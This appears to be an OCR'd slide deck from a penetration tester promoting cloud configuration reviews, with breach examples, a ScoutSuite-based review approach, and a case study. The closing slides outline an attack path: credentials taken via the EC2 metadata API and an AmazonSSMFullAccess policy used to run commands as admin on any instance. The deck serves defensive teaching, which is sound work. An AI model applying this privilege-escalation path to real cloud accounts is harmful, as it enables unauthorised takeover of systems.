Cloud configuration review – the new internal network pentest

whoami

- Eduard Agavriloae
- Penetration tester at KPMG Romania
- Focused on cloud security
  - AWS Security Specialty
  - Certified Hybrid Multi-Cloud Red Team Specialist

Cloud versus internal network

- Big cloud providers have the capabilities to hold your entire on-premises infra in their environment

Cloud versus internal network

- Big cloud providers have the capabilities to hold your entire on-premises infra in their environment
- Using Cloud services is a good way to segregate certain resources from your internal network (e.g., public facing web applications)

Cloud versus internal network


- Big cloud providers have the capabilities to hold your entire on-premises infra in their environment
- Using Cloud services is a good way to segregate certain resources from your internal network (e.g., public facing web applications)
- However big organizations adapt a hybrid approach
  - The internal network is interconnected with the cloud resources

Cloud versus internal network

- Big cloud providers have the capabilities to hold your entire on-premises infra in their environment
- Using Cloud services is a good way to segregate certain resources from your internal network (e.g., public facing web applications)
- However big organizations adapt a hybrid approach
  - The internal network is interconnected with the cloud resources
- Orgs do not have the same “assume breach” attitude towards testing for Cloud

Cloud versus internal network

- Big cloud providers have the capabilities to hold your entire on-premises infra in their environment
- Using Cloud services is a good way to segregate certain resources from your internal network (e.g., public facing web applications)
- However big organizations adapt a hybrid approach
  - The internal network is interconnected with the cloud resources
- Orgs do not have the same “assume breach” attitude towards testing for Cloud
- Shared Responsability model: services are secure, the way they are used is up to you



Source: https://www.blogarama.com/gadgets-blogs/537752-aws-blogs-blog/22448319-introducing-directory-service-for-microsoft-active-standard-edition

“I’m using Cloud so I’m secure”

- Facebook data breach 2021
  - Public S3 bucket managed by two 3rd parties
  - 144 GB of data and a database with plaintext passwords for 22.000 accounts
  - Issue reported in January to AWS and 3rd party
  - Issue solved in April

“I’m using Cloud so I’m secure”

- Tesla breach 2018
  - GCP hosted Kubernetes admin portal exposed to the internet
  - Inside were access credentials to AWS
  - Hackers installed crypto mining in AWS

Web pentest or cloud config review?

Configuration review will:


Not identify vulnerabilities within the web application/EC2 instance

Will identify misconfigurations that would mitigate possible vulnerabilities within the web app


Web pentest will:

Do the exact opposite


Web pentest or cloud config review?



Web pentest or cloud config review?



Web pentest or cloud config review?



Approach

- Read-only access

Approach

- Read-only access
- Web console and CLI access

Approach

- Read-only access
- Web console and CLI access
- Discovery & Enumeration

Approach

- Read-only access
- Web console and CLI access
- Discovery & Enumeration
  - ScoutSuite - https://github.com/nccgroup/ScoutSuite (AWS, Azure, GCP)
    - Also provides various findings and correlates them with CIS benchmark items

Approach

- Read-only access
- Web console and CLI access
- Discovery & Enumeration
  - ScoutSuite - https://github.com/nccgroup/ScoutSuite (AWS, Azure, GCP)
    - Also provides various findings and correlates them with CIS benchmark items
  - Manual (CLI, Web Console, Cloud specific services like AWS Resource Groups and Tags)

Approach

- Read-only access
- Web console and CLI access
- Discovery & Enumeration
  - ScoutSuite - https://github.com/nccgroup/ScoutSuite (AWS, Azure, GCP)
    - Also provides various findings and correlates them with CIS benchmark items
  - Manual (CLI, Web Console, Cloud specific services like AWS Resource Groups and Tags)
- Configuration review

What you should look for

- Anything that can affect directly the CIA triad (non-repudiation included)

What you should look for

- Anything that can affect directly the CIA triad (non-repudiation included)
- Configurations that can improve the environment’s security and mitigate a breach

What you should look for

- Anything that can affect directly the CIA triad (non-repudiation included)
- Configurations that can improve the environment’s security and mitigate a breach
- Violation of least privilege principle

What you should look for

- Anything that can affect directly the CIA triad (non-repudiation included)
- Configurations that can improve the environment’s security and mitigate a breach
- Violation of least privilege principle
- Privilege escalation vectors

What you should look for

- Anything that can affect directly the CIA triad (non-repudiation included)
- Configurations that can improve the environment’s security and mitigate a breach
- Violation of least privilege principle
- Privilege escalation vectors
- Architectural flaws

What you should look for

- Anything that can affect directly the CIA triad (non-repudiation included)
- Configurations that can improve the environment’s security and mitigate a breach
- Violation of least privilege principle
- Privilege escalation vectors
- Architectural flaws


What you should look for

- Anything that can affect directly the CIA triad (non-repudiation included) of the system
- Configurations that can improve the environment’s security and mitigate a breach
- Violation of least privilege principle
- Privilege escalation vectors
- Architectural flaws
- Cross-tenant analysis
  - Most organizations are using segregation services like AWS Organizations, Azure Tenants or GCP Folders

How bad can it be?

RCE as admin on any EC2 instance

- Found with manual testing
- Exfiltrated credentials via Metadata API



□ ⊟ AmazonSSMFullAccess


AmazonSSMFullAccess

Provides full access to Amazon SSM.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "cloudwatch:PutMetricData",
                "ds:CreateComputer",
                "ds:DescribeDirectories",
                "ec2:DescribeInstanceStatus",
                "logs:*",
                "ssm:*",
                "ec2messages:*"
            ],
            "Resource": "*"
        },
```

RCE as admin on any EC2 instance

- Found with manual testing
- Exfiltrated credentials via Metadata API
- EC2 instance with AmazonSSMFullAccess attached



□ ⊟ AmazonSSMFullAccess


AmazonSSMFullAccess

Provides full access to Amazon SSM.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "cloudwatch:PutMetricData",
                "ds:CreateComputer",
                "ds:DescribeDirectories",
                "ec2:DescribeInstanceStatus",
                "logs:*",
                "ssm:*",
                "ec2messages:*"
            ],
            "Resource": "*"
        },
```

RCE as admin on any EC2 instance

- Found with manual testing
- Exfiltrated credentials via Metadata API
- EC2 instance with AmazonSSMFullAccess attached
- ssm:SendCommand included here



AmazonSSMFullAccess


AmazonSSMFullAccess

